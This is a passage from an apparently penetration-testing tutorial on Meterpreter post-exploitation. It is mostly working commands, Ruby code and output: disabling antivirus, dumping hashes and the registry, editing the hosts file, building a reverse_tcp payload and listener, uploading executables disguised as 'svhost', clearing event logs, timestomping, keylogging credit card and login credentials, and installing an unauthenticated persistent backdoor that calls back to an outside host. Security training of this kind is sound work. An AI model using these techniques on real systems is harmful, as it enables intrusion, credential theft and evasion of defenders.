[*]     Domain profile configuration:
[*]     ---------------------------------------------------------------
-
[*]     Operational mode                  = Disable
[*]     Exception mode                    = Enable
```

```
 [*]
 [*]     Standard profile configuration:
 [*]     ---------------------------------------------------------------
-
 [*]     Operational mode                  = Disable
 [*]     Exception mode                    = Enable
 [*]
 [*]     Local Area Connection 6 firewall configuration:
 [*]     ---------------------------------------------------------------
-
 [*]     Operational mode                  = Disable
 [*]
 [*] Checking DEP Support Policy...
```

The 'getgui' script is used to enable RDP on a target system if it is disabled.

```
 meterpreter > run getgui

 Windows Remote Desktop Enabler Meterpreter Script
 Usage: getgui -u  -p


 OPTIONS:

 -e   Enable RDP only.
 -h   Help menu.
 -p   The Password of the user to add.
 -u   The Username of the user to add.

 meterpreter > run getgui -e

 [*] Windows Remote Desktop Configuration Meterpreter Script by
Darkoperator
 [*] Carlos Perez carlos_perez@darkoperator.com
 [*] Enabling Remote Desktop
 [*] RDP is already enabled
 [*] Setting Terminal Services service startup mode
 [*] Terminal Services service is already set to auto
 [*] Opening port in local firewall if necessary
```

The 'gettelnet' script is used to enable telnet on the victim if it is disabled.

```
 meterpreter > run gettelnet

 Windows Telnet Server Enabler Meterpreter Script
 Usage: gettelnet -u  -p


 OPTIONS:

 -e   Enable Telnet Server only.
 -h   Help menu.
 -p   The Password of the user to add.
 -u   The Username of the user to add.

 meterpreter > run gettelnet -e
```

```
 [*] Windows Telnet Server Enabler Meterpreter Script
 [*] Setting Telnet Server Services service startup mode
 [*] The Telnet Server Services service is not set to auto, changing it to
auto ...
 [*] Opening port in local firewall if necessary
```

The 'killav' script can be used to disable most antivirus programs running as a service on a target.

```
 meterpreter > run killav

 [*] Killing Antivirus services on the target...
 [*] Killing off cmd.exe...
```

The 'get_local_subnets' script is used to get the local subnet mask of a victim. This can be very useful information to have for pivoting.

```
 meterpreter > run get_local_subnets

 Local subnet: 10.211.55.0/255.255.255.0
```

The 'hostsedit' Meterpreter script is for adding entries to the Windows hosts file. Since Windows will check the hosts file first instead of the configured DNS server, it will assist in diverting traffic to a fake entry or entries. Either a single entry can be provided or a series of entries can be provided with a file containing one entry per line.

```
meterpreter > run hostsedit

 OPTIONS:

 -e   Host entry in the format of IP,Hostname.
 -h   Help Options.
 -l   Text file with list of entries in the format of IP,Hostname. One per
line.

 Example:

 run hostsedit -e 127.0.0.1,google.com
 run hostsedit -l /tmp/fakednsentries.txt

 meterpreter > run hostsedit -e 10.211.55.162,www.microsoft.com
 [*] Making Backup of the hosts file.
 [*] Backup loacated in C:\WINDOWS\System32\drivers\etc\hosts62497.back
 [*] Adding Record for Host www.microsoft.com with IP 10.211.55.162
 [*] Clearing the DNS Cache
```

The 'remotewinenum' script will enumerate system information through wmic on victim. Make note of where the logs are stored.

```
meterpreter > run remotewinenum

 Remote Windows Enumeration Meterpreter Script
 This script will enumerate windows hosts in the target environment
 given a username and password or using the credential under witch
 Meterpreter is running using WMI wmic windows native tool.
```

```
 Usage:

 OPTIONS:

 -h    Help menu.
 -p    Password of user on target system
 -t    The target address
 -u    User on the target system (If not provided it will use credential of
process)

 meterpreter > run remotewinenum -u administrator -p ihazpassword -t
10.211.55.128

 [*] Saving report to
/root/.msf3/logs/remotewinenum/10.211.55.128_20090711.0142
 [*] Running WMIC Commands ....
 [*]     running command wimic environment list
 [*]     running command wimic share list
 [*]     running command wimic nicconfig list
 [*]     running command wimic computersystem list
 [*]     running command wimic useraccount list
 [*]     running command wimic group list
 [*]     running command wimic sysaccount list
 [*]     running command wimic volume list brief
 [*]     running command wimic logicaldisk get
description,filesystem,name,size
 [*]     running command wimic netlogin get name,lastlogon,badpasswordcount
 [*]     running command wimic netclient list brief
 [*]     running command wimic netuse get
name,username,connectiontype,localname
 [*]     running command wimic share get name,path
 [*]     running command wimic nteventlog get path,filename,writeable
 [*]     running command wimic service list brief
 [*]     running command wimic process list brief
 [*]     running command wimic startup list full
 [*]     running command wimic rdtoggle list
 [*]     running command wimic product get name,version
 [*]     running command wimic qfe list
```

The 'winenum' script makes for a very detailed windows enumeration tool. It dumps tokens, hashes and much more.

```
meterpreter > run winenum

 [*] Running Windows Local Enumerion Meterpreter Script
 [*] New session on 10.211.55.128:4444...
 [*] Saving report to /root/.msf3/logs/winenum/10.211.55.128_20090711.0514-
99271/10.211.55.128_20090711.0514-99271.txt
 [*] Checking if SSHACKTHISBOX-0 is a Virtual Machine ........
 [*]     This is a VMware Workstation/Fusion Virtual Machine
 [*] Running Command List ...
 [*]     running command cmd.exe /c set
 [*]     running command arp -a
 [*]     running command ipconfig /all
 [*]     running command ipconfig /displaydns
 [*]     running command route print
 [*]     running command net view
 [*]     running command netstat -nao
```

```
 [*]     running command netstat -vb
 [*]     running command netstat -ns
 [*]     running command net accounts
 [*]     running command net accounts /domain
 [*]     running command net session
 [*]     running command net share
 [*]     running command net group
 [*]     running command net user
 [*]     running command net localgroup
 [*]     running command net localgroup administrators
 [*]     running command net group administrators
 [*]     running command net view /domain
 [*]     running command netsh firewall show config
 [*]     running command tasklist /svc
 [*]     running command tasklist /m
 [*]     running command gpresult /SCOPE COMPUTER /Z
 [*]     running command gpresult /SCOPE USER /Z
 [*] Running WMIC Commands ....
 [*]     running command wmic computersystem list brief
 [*]     running command wmic useraccount list
 [*]     running command wmic group list
 [*]     running command wmic service list brief
 [*]     running command wmic volume list brief
 [*]     running command wmic logicaldisk get
description,filesystem,name,size
 [*]     running command wmic netlogin get name,lastlogon,badpasswordcount
 [*]     running command wmic netclient list brief
 [*]     running command wmic netuse get
name,username,connectiontype,localname
 [*]     running command wmic share get name,path
 [*]     running command wmic nteventlog get path,filename,writeable
 [*]     running command wmic process list brief
 [*]     running command wmic startup list full
 [*]     running command wmic rdtoggle list
 [*]     running command wmic product get name,version
 [*]     running command wmic qfe
 [*] Extracting software list from registry
 [*] Finished Extraction of software list from registry
 [*] Dumping password hashes...
 [*] Hashes Dumped
 [*] Getting Tokens...
 [*] All tokens have been processed
 [*] Done!
```

The 'scraper' script can grab even more system information, including the entire registry.

```
meterpreter > run scraper

 [*] New session on 10.211.55.128:4444...
 [*] Gathering basic system information...
 [*] Dumping password hashes...
 [*] Obtaining the entire registry...
 [*] Exporting HKCU
 [*] Downloading HKCU (C:\WINDOWS\TEMP\LQTEhIqo.reg)
 [*] Cleaning HKCU
 [*] Exporting HKLM
 [*] Downloading HKLM (C:\WINDOWS\TEMP\GHMUdVWt.reg)
```

From our examples above we can see that there are plenty of Meterpreter scripts for us to enumerate a ton of information, disable anti-virus for us, enable RDP, and much much more.

Writing Meterpreter Scripts

There are a few things you need to keep in mind when creating a new meterpreter script.

- Not all versions of Windows are the same
- Some versions of Windows have security countermeasures for some of the commands
- Not all command line tools are in all versions of Windows.
- Some of the command line tools switches vary depending on the version of Windows

In short, the same constraints that you have when working with standard exploitation methods. MSF can be of great help, but it can't change the fundamentals of that target. Keeping this in mind can save a lot of frustration down the road. So keep your target's Windows version and service pack in mind, and build to it.

For our purposes, we are going to create a stand alone binary that will be run on the target system that will create a reverse Meterpreter shell back to us. This will rule out any problems with an exploit as we work through our script development.

```
root@bt4:~# cd /pentest/exploits/framework3/
root@bt4:/pentest/exploits/framework3# ./msfpayload
windows/meterpreter/reverse_tcp LHOST=192.168.1.184 X > Meterpreter.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 310
Options: LHOST=192.168.1.184
```

Wonderful. Now, we move the executable to our Windows machine that will be our target for the script we are going to write. We just have to set up our listener. To do this, lets create a short script to start up multi-handler for us.

```
root@bt4:/pentest/exploits/framework3# touch meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo use exploit/multi/handler >>
meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set PAYLOAD
windows/meterpreter/reverse_tcp >> meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set LHOST 192.168.1.184 >>
meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set ExitOnSession false >>
meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo exploit -j -z >> meterpreter.rc
root@bt4:/pentest/exploits/framework3# cat meterpreter.rc
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.184
set ExitOnSession false
exploit -j -z
```

Here we are using the exploit multi handler to receive our payload, we specify that the payload is a Meterpreter reverse_tcp payload, we set the payload option, we make sure that the multi handler

will not exit once it receives a session since we might need to re-establish one due to an error or we might be testing under different versions of Windows from different target hosts.

While working on the scripts, we will save the test scripts to /pentest/exploits/framework3/scripts/meterpreter so that they can be run.

Now, all that remains is to start up msfconsole with our our resource script.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole -r meterpreter.rc


=[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- --=[ 384 exploits - 231 payloads
+ -- --=[ 20 encoders - 7 nops
=[ 161 aux

resource> use exploit/multi/handler
resource> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource> set LHOST 192.168.1.184
LHOST => 192.168.1.184
resource> set ExitOnSession false
ExitOnSession => false
resource> exploit -j -z
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

As can be seen above, Metasploit is listening for a connection. We can now execute our executable in our Windows host and we will receive a session. Once the session is established, we use the sessions command with the '–i' switch and the number of the session to interact with it:

```
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.158:4444 -> 192.168.1.104:1043)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Custom Scripting

Now that we have a feel for how to use irb to test API calls, let's look at what objects are returned and test basic constructs. Now, no first script would be complete without the standard **"Hello World"**, so lets create a script named **"helloworld.rb"** and save it to /pentest/exploits/framework3/scripts/meterpreter.

```
root@bt4:~# echo "print_status("Hello World")" >
/pentest/exploits/framework3/scripts/meterpreter/helloworld.rb
```

We now execute our script from the console by using the run command.

```
meterpreter > run helloworld
[*] Hello World
```

```
meterpreter >
```

Now, lets build upon this base. We will add a couple of other API calls to the script. Add these lines to the script:

```
print_error("this is an error!")
print_line("this is a line")
```

Much like the concept of standard in, standard out, and standard error, these different lines for status, error, and line all serve different purposes on giving information to the user running the script.

Now, when we execute our file we get:

```
meterpreter > run helloworld
[*] Hello World
[-] this is an error!
this is a line
meterpreter >
```

Final helloworld.rb

```
print_status("Hello World")
print_error("this is an error!")
print_line("This is a line")
```

Wonderful! Let's go a bit further and create a function to print some general information and add error handling to it in a second file. This new function will have the following architecture:

```
def geninfo(session)
   begin
   …..
   rescue ::Exception => e
   …..
   end
end
```

The use of functions allows us to make our code modular and more re-usable. This error handling will aid us in the troubleshooting of our scripts, so using some of the API calls we covered previously, we could build a function that looks like this:

```
def getinfo(session)
   begin
      sysnfo = session.sys.config.sysinfo
      runpriv = session.sys.config.getuid
      print_status("Getting system information ...")
      print_status("tThe target machine OS is #{sysnfo['OS']}")
      print_status("tThe computer name is #{'Computer'} ")
      print_status("tScript running as #{runpriv}")
   rescue ::Exception => e
      print_error("The following error was encountered #{e}")
   end
end
```

Let's break down what we are doing here. We define a function named getinfo which takes one paramater that we are placing in a local variable named 'session'. This variable has a couple methods that are called on it to extract system and user information, after which we print a couple of status lines that report the findings from the methods. In some cases, the information we are printing comes out from a hash, so we have to be sure to call the variable correctly. We also have an error handler placed in there that will return what ever error message we might encounter.

Now that we have this function, we just have to call it and give it the Meterpreter client session. To call it, we just place the following at the end of our script:

```
getinfo(client)
```

Now we execute the script and we can see the output of it:

```
meterpreter > run helloworld2
[*] Getting system information ...
[*]     The target machine OS is Windows XP (Build 2600, Service Pack 3).
[*]     The computer name is Computer
[*]     Script running as WINXPVM01labuser
```

Final helloworld2.rb

```
def getinfo(session)
   begin
      sysnfo = session.sys.config.sysinfo
      runpriv = session.sys.config.getuid
      print_status("Getting system information ...")
      print_status("tThe target machine OS is #{sysnfo['OS']}")
      print _status("tThe computer name is #{'Computer'} ")
      print_status("tScript running as #{runpriv}")
rescue ::Exception => e
      print_error("The following error was encountered #{e}")
   end
end


getinfo(client)
```

As you can see, these very simple steps build up to give us the basics for creating advanced Meterpreter scripts. Let's expand on this script to gather more information on our target. Let's create another function for executing commands and printing their output:

```
def list_exec(session,cmdlst)
   print_status("Running Command List ...")
   r=''
   session.response_timeout=120
   cmdlst.each do |cmd|
      begin
         print_status "trunning command #{cmd}"
         r = session.sys.process.execute("cmd.exe /c #{cmd}", nil,
{'Hidden' => true, 'Channelized' => true})
         while(d = r.channel.read)
```

```
            print_status("t#{d}")
         end
         r.channel.close
         r.close
      rescue ::Exception => e
         print_error("Error Running Command #{cmd}: #{e.class} #{e}")
      end
   end
end
```

Again, lets break down what we are doing here. We define a function that takes two paramaters, the second of which will be a array. A timeout is also established so that the function does not hang on us. We then set up a 'for each' loop that runs on the array that is passed to the function which will take each item in the array and execute it on the system through **"cmd.exe /c"**, printing the status that is returned from the command execution. Finally, an error handler is established to capture any issues that come up while executing the function.

Now we set an array of commands for enumerating the target host:

```
commands = [ "set",
   "ipconfig  /all",
   "arp -a"]
```

and then call it with the command

```
list_exec(client,commands)
```

With that in place, when we run it we get:

```
meterpreter > run helloworld3
[*] Running Command List ...
[*]     running command set
[*]     ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\P0WN3D\Application Data
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=TARGET
ComSpec=C:\WINNT\system32\cmd.exe
HOMEDRIVE=C:
HOMEPATH=
LOGONSERVER=TARGET
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Os2LibPath=C:\WINNT\system32\os2dll;
Path=C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 7 Stepping 6, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0706
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINNT
TEMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp
TMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp
```

```
USERDOMAIN=TARGET
USERNAME=P0WN3D
USERPROFILE=C:\Documents and Settings\P0WN3D
windir=C:\WINNT

[*]     running command ipconfig  /all
[*]
Windows 2000 IP Configuration

Host Name . . . . . . . . . . . . : target
Primary DNS Suffix  . . . . . . . :
Node Type . . . . . . . . . . . . : Hybrid
IP Routing Enabled. . . . . . . . : No
WINS Proxy Enabled. . . . . . . . : No
DNS Suffix Search List. . . . . . : localdomain

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix  . : localdomain
Description . . . . . . . . . . . : VMware Accelerated AMD PCNet Adapter
Physical Address. . . . . . . . . : 00-0C-29-85-81-55
DHCP Enabled. . . . . . . . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IP Address. . . . . . . . . . . . : 172.16.104.145
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 172.16.104.2
DHCP Server . . . . . . . . . . . : 172.16.104.254
DNS Servers . . . . . . . . . . . : 172.16.104.2
Primary WINS Server . . . . . . . : 172.16.104.2
Lease Obtained. . . . . . . . . . : Tuesday, August 25, 2009 10:53:48 PM
Lease Expires . . . . . . . . . . : Tuesday, August 25, 2009 11:23:48 PM

[*]     running command arp -a
[*]
Interface: 172.16.104.145 on Interface 0x1000003
Internet Address      Physical Address      Type
172.16.104.2          00-50-56-eb-db-06     dynamic
172.16.104.150        00-0c-29-a7-f1-c5     dynamic

meterpreter >
```

Final helloworld3.rb

```
def list_exec(session,cmdlst)
   print_status("Running Command List ...")
   r=''
   session.response_timeout=120
   cmdlst.each do |cmd|
      begin
         print_status "running command #{cmd}"
         r = session.sys.process.execute("cmd.exe /c #{cmd}", nil,
{'Hidden' => true, 'Channelized' => true})
         while(d = r.channel.read)

            print_status("t#{d}")
         end
         r.channel.close
         r.close
```

```
      rescue ::Exception => e
         print_error("Error Running Command #{cmd}: #{e.class} #{e}")
      end
   end
end

commands = [ "set",
   "ipconfig  /all",
   "arp -a"]

list_exec(client,commands)
```

As you can see, creating custom Meterpreter scripts is not difficult if you take it one step at a time, building upon itself. Just remember to frequently test, and refer back to the source on how various API calls operate.

Useful API Calls

We will cover some common API calls for scripting the Meterpreter and write a script using some of these API calls. For further API calls and examples, look at the Command Dispacher code and the REX documentation that was mentioned earlier.

For this, it is easiest for us to use the irb shell which can be used to run API calls directly and see what is returned by these calls. We get into the irb by running the 'irb' command from the Meterpreter shell.

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>>
```

We will start with calls for gathering information on the target. Let's get the machine name of the target host. The API call for this is 'client.sys.config.sysinfo'

```
>> client.sys.config.sysinfo
=> {"OS"=>"Windows XP (Build 2600, Service Pack 3).",
"Computer"=>"WINXPVM01"}
>>
```

As we can see in irb, a series of values were returned. If we want to know the type of values returned, we can use the class object to learn what is returned:

```
>> client.sys.config.sysinfo.class
=> Hash
>>
```

We can see that we got a hash, so we can call elements of this hash through its key. Let's say we want the OS version only:

```
>> client.sys.config.sysinfo['OS']
=> "Windows XP (Build 2600, Service Pack 3)."
>>
```

Now let's get the credentials under which the payload is running. For this, we use the 'client.sys.config.getuid' API call:

```
>> client.sys.config.getuid
=> "WINXPVM01\labuser"
>>
```

To get the process ID under which the session is running, we use the 'client.sys.process.getpid' call which can be used for determining what process the session is running under:

```
>> client.sys.process.getpid
=> 684
```

We can use API calls under 'client.sys.net' to gather information about the network configuration and environment in the target host. To get a list of interfaces and their configuration we use the API call 'client.net.config.interfaces':

```
>> client.net.config.interfaces
=> [#, #]
>> client.net.config.interfaces.class
=> Array
```

As we can see it returns an array of objects that are of type Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface that represents each of the interfaces. We can iterate through this array of objects and get what is called a pretty output of each one of the interfaces like this:

```
 >> interfaces = client.net.config.interfaces
 => [#, #]
 >> interfaces.each do |i|
 ?> puts i.pretty
 >> end
 MS TCP Loopback interface
 Hardware MAC: 00:00:00:00:00:00
 IP Address  : 127.0.0.1
 Netmask     : 255.0.0.0

 AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
 Hardware MAC: 00:0c:29:dc:aa:e4
 IP Address  : 192.168.1.104
 Netmask     : 255.255.255.0
```

Useful Functions

Let's look at a few other functions which could be useful in building a Meterpreter script. Feel free to reuse these as needed.

Function for executing a list of commands or a single command and returns the output:

```
#---------------------------------------------------------------------------

def list_exec(session,cmdlst)
    if cmdlst.kind_of? String
```

```
        cmdlst = cmdlst.to_a
    end
    print_status("Running Command List ...")
    r=''
    session.response_timeout=120
    cmdlst.each do |cmd|
        begin
            print_status "trunning command #{cmd}"
            r = session.sys.process.execute(cmd, nil, {'Hidden' => true,
'Channelized' => true})
            while(d = r.channel.read)

                print_status("t#{d}")
            end
            r.channel.close
            r.close
        rescue ::Exception => e
            print_error("Error Running Command #{cmd}: #{e.class} #{e}")
        end
    end
end
```

Function for Checking for UAC:

```
#------------------------------------------------------------------------

def checkuac(session)
    uac = false
    begin
        winversion = session.sys.config.sysinfo
        if winversion['OS']=~ /Windows Vista/ or  winversion['OS']=~
/Windows 7/
            print_status("Checking if UAC is enaled ...")
            key =
'HKLMSOFTWAREMicrosoftWindowsCurrentVersionPoliciesSystem'
            root_key, base_key = session.sys.registry.splitkey(key)
            value = "EnableLUA"
            open_key = session.sys.registry.open_key(root_key, base_key,
KEY_READ)
            v = open_key.query_value(value)
            if v.data == 1
                uac = true
            else
                uac = false
            end
            open_key.close_key(key)
        end
    rescue ::Exception => e
        print_status("Error Checking UAC: #{e.class} #{e}")
    end
    return uac
end
```

Function for uploading files and executables

```
#------------------------------------------------------------------------
```

```
def upload(session,file,trgloc = nil)
    if not ::File.exists?(file)
            raise "File to Upload does not exists!"
        else
        if trgloc == nil
        location = session.fs.file.expand_path("%TEMP%")
        else
            location = trgloc
        end
        begin
            if file =~ /S*(.exe)/i
                        fileontrgt = "#{location}svhost#{rand(100)}.exe"
            else
                    fileontrgt = "#{location}TMP#{rand(100)}"
            end
            print_status("Uploadingd #{file}....")
            session.fs.file.upload_file("#{fileontrgt}","#{file}")
            print_status("#{file} uploaded!")
            print_status("#{fileontrgt}")
        rescue ::Exception => e
            print_status("Error uploading file #{file}: #{e.class} #{e}")
        end
    end
    return fileontrgt
end
```

Function for running a list of WMIC commands stored in a array, returns string

```
#---------------------------------------------------------------------------

def wmicexec(session,wmiccmds= nil)
        windr = ''
        tmpout = ''
        windrtmp = ""
        session.response_timeout=120
        begin
                tmp = session.fs.file.expand_path("%TEMP%")
                wmicfl = tmp + ""+ sprintf("%.5d",rand(100000))
                wmiccmds.each do |wmi|
                        print_status "running command wmic #{wmi}"
                        cmd = "cmd.exe /c %SYSTEMROOT%system32wbemwmic.exe"
                        opt = "/append:#{wmicfl} #{wmi}"
                        r = session.sys.process.execute( cmd, opt,{'Hidden'
=> true})
                        sleep(2)
                        #Making sure that wmic finnishes before executing
next wmic command
                        prog2check = "wmic.exe"
                        found = 0
                        while found == 0
                                session.sys.process.get_processes().each do
|x|
                                        found =1
                                        if prog2check ==
(x['name'].downcase)
                                                sleep(0.5)
                                                        print_line "."
                                                found = 0
```

```
                                        end
                                end
                        end
                        r.close
                end
                # Read the output file of the wmic commands
                wmioutfile = session.fs.file.new(wmicfl, "rb")
                until wmioutfile.eof?
                        tmpout << wmioutfile.read
                end
                wmioutfile.close
        rescue ::Exception => e
                print_status("Error running WMIC commands: #{e.class}
#{e}")
        end
        # We delete the file with the wmic command output.
        c = session.sys.process.execute("cmd.exe /c del #{wmicfl}", nil,
{'Hidden' => true})
        c.close
        tmpout
end
```

Function for writing data to a file:

```
#---------------------------------------------------

def filewrt(file2wrt, data2wrt)
        output = ::File.open(file2wrt, "a")
        data2wrt.each_line do |d|
                output.puts(d)
        end
        output.close
end
```

Function for clearing all event logs:

```
#------------------------------------------------------------------------

def clrevtlgs(session)
    evtlogs = [
        'security',
        'system',
        'application',
        'directory service',
        'dns server',
        'file replication service'
    ]
    print_status("Clearing Event Logs, this will leave and event 517")
    begin
        evtlogs.each do |evl|
            print_status("tClearing the #{evl} Event Log")
            log = session.sys.eventlog.open(evl)
            log.clear
        end
        print_status("Alll Event Logs have been cleared")
    rescue ::Exception => e
        print_status("Error clearing Event Log: #{e.class} #{e}")
```

```
    end
end
```

Function for Changing Access Time, Modified Time and Created Time of Files Supplied in an Array:

```
#---------------------------------------------------------------------

# The files have to be in %WinDir%System32 folder.
def chmace(session,cmds)
    windir = ''
    windrtmp = ""
    print_status("Changing Access Time, Modified Time and Created Time of
Files Used")
    windir = session.fs.file.expand_path("%WinDir%")
    cmds.each do |c|
        begin
            session.core.use("priv")
            filetostomp = windir + "system32"+ c
            fl2clone = windir + "system32chkdsk.exe"
            print_status("tChanging file MACE attributes on
#{filetostomp}")
            session.priv.fs.set_file_mace_from_file(filetostomp, fl2clone)

        rescue ::Exception => e
            print_status("Error changing MACE: #{e.class} #{e}")
        end
    end
end
```

11 - Maintaining Access

After successfully compromising a host, if the rules of engagement permit it, it is frequently a good idea to ensure that you will be able to maintain your access for further examination or penetration of the target network. This also ensures that you will be able to reconnect to your victim if you are using a one-off exploit or crash a service on the target. In situations like these, you may not be able to regain access again until a reboot of the target is preformed.

Once you have gained access to one system, you can ultimately gain access to the systems that share the same subnet. Pivoting from one system to another, gaining information about the users activities by monitoring their keystrokes, and impersonating users with captured tokens are just a few of the techniques we will describe further in this module.

Keylogging

After you have exploited a system there are two different approaches you can take, either smash and grab or low and slow.

Low and slow can lead to a ton of great information, if you have the patience and discipline. One tool you can use for low and slow information gathering is the keystroke logger script with Meterpreter. This tool is very well designed, allowing you to capture all keyboard input from the system, without writing anything to disk, leaving a minimal forensic footprint for investigators to later follow up on. Perfect for getting passwords, user accounts, and all sorts of other valuable information.

Lets take a look at it in action. First, we will exploit a system as normal.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 4 opened (172.16.104.130:4444 ->
172.16.104.145:1246)

meterpreter >
```

Then, we will migrate Meterpreter to the Explorer.exe process so that we don't have to worry about the exploited process getting reset and closing our session.

```
meterpreter > ps

Process list
============
```

```
    PID   Name               Path
    ---   ----               ----
    140   smss.exe           \SystemRoot\System32\smss.exe
    188   winlogon.exe       ??\C:\WINNT\system32\winlogon.exe
    216   services.exe       C:\WINNT\system32\services.exe
    228   lsass.exe          C:\WINNT\system32\lsass.exe
    380   svchost.exe        C:\WINNT\system32\svchost.exe
    408   spoolsv.exe        C:\WINNT\system32\spoolsv.exe
    444   svchost.exe        C:\WINNT\System32\svchost.exe
    480   regsvc.exe         C:\WINNT\system32\regsvc.exe
    500   MSTask.exe         C:\WINNT\system32\MSTask.exe
    528   VMwareService.exe  C:\Program Files\VMwareVMware
Tools\VMwareService.exe
    588   WinMgmt.exe        C:\WINNT\System32\WBEMWinMgmt.exe
    664   notepad.exe        C:\WINNT\System32\notepad.exe
    724   cmd.exe            C:\WINNT\System32\cmd.exe
    768   Explorer.exe       C:\WINNT\Explorer.exe
    800   war-ftpd.exe       C:\Program Files\War-ftpd\war-ftpd.exe
    888   VMwareTray.exe     C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
    896   VMwareUser.exe     C:\Program Files\VMware\VMware
Tools\VMwareUser.exe
    940   firefox.exe        C:\Program Files\Mozilla Firefox\firefox.exe
    972   TPAutoConnSvc.exe  C:\Program Files\VMware\VMware
Tools\TPAutoConnSvc.exe
    1088  TPAutoConnect.exe  C:\Program Files\VMware\VMware
Tools\TPAutoConnect.exe

meterpreter > migrate 768
[*] Migrating to 768...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 768
```

Finally, we start the keylogger, wait for some time and dump the output.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
   tgoogle.cm my credit amex   myusernamthi     amexpasswordpassword
```

Could not be easier! Notice how keystrokes such as control and backspace are represented.

As an added bonus, if you want to capture system login information you would just migrate to the winlogon process. This will capture the credentials of all users logging into the system as long as this is running.

```
meterpreter > ps

Process list
============

PID Name         Path
--- ----         ----
401 winlogon.exe C:\WINNT\system32\winlogon.exe
```

```
meterpreter > migrate 401

[*] Migrating to 401...
[*] Migration completed successfully.

meterpreter > keyscan_start
Starting the keystroke sniffer...

**** A few minutes later after an admin logs in ****

meterpreter > keyscan_dump
Dumping captured keystrokes...
Administrator ohnoes1vebeenh4x0red!
```

Here we can see by logging to the winlogon process allows us to effectively harvest all users logging into that system and capture it. We have captured the Administrator logging in with a password of 'ohnoes1vebeenh4x0red!'.

Persistent Meterpreter Service

After going through all the hard work of exploiting a system, it's often a good idea to leave yourself an easier way back into the system later. This way, if the service you exploited is down or patched, you can still gain access to the system. Metasploit has a Meterpreter script, persistence.rb, that will create a Meterpreter service that will be available to you even if the remote system is rebooted.

One word of warning here before we go any further. The persistent Meterpreter as shown here requires no authentication. This means that anyone that gains access to the port could access your back door! This is not a good thing if you are conducting a penetration test, as this could be a significant risk. In a real world situation, be sure to exercise the utmost caution and be sure to clean up after yourself when the engagement is done.

Once we've initially exploited the host, we run the persistence script with the '-h' switch to see which options are available:

```
meterpreter > run persistence -h

OPTIONS:

    -A        Automatically start a matching multi/handler to connect to
the agent
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i   The interval in seconds between each connection attempt
    -p   The port on the remote host where Metasploit is listening
    -r   The IP of the system running Metasploit listening for the connect
back
```

We will configure our persistent Meterpreter session to wait until a user logs on to the remote system and try to connect back to our listener every 5 seconds at IP address 192.168.1.71 on port 443.

```
meterpreter > run persistence -U -i 5 -p 443 -r 192.168.1.71
```

```
[*] Creating a persistent agent: LHOST=192.168.1.71 LPORT=443 (interval=5
onboot=true)
[*] Persistent agent script is 613976 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\yyPSPPEn.vbs
[*] Agent executed with PID 492
[*] Installing into autorun as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
[*] Installed into autorun as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
[*] For cleanup use command: run multi_console_command -rc
/root/.msf3/logs/persistence/XEN-XP-SP2-
BARE_20100821.2602/clean_up__20100821.2602.rc
meterpreter >
```

Notice that the script output gives you the command to remove the persistent listener when you are done with it. Be sure to make note of it so you don't leave an unauthenticated backdoor on the system. To verify that it works, we reboot the remote system and set up our payload handler.

```
meterpreter > reboot
Rebooting...
meterpreter > exit

[*] Meterpreter session 3 closed.  Reason: User exit
msf exploit(ms08_067_netapi) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.71
LHOST => 192.168.1.71
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.71:443
[*] Starting the payload handler...
```

When a user logs in to the remote system, a Meterpreter session is opened up for us.

```
[*] Sending stage (748544 bytes) to 192.168.1.161
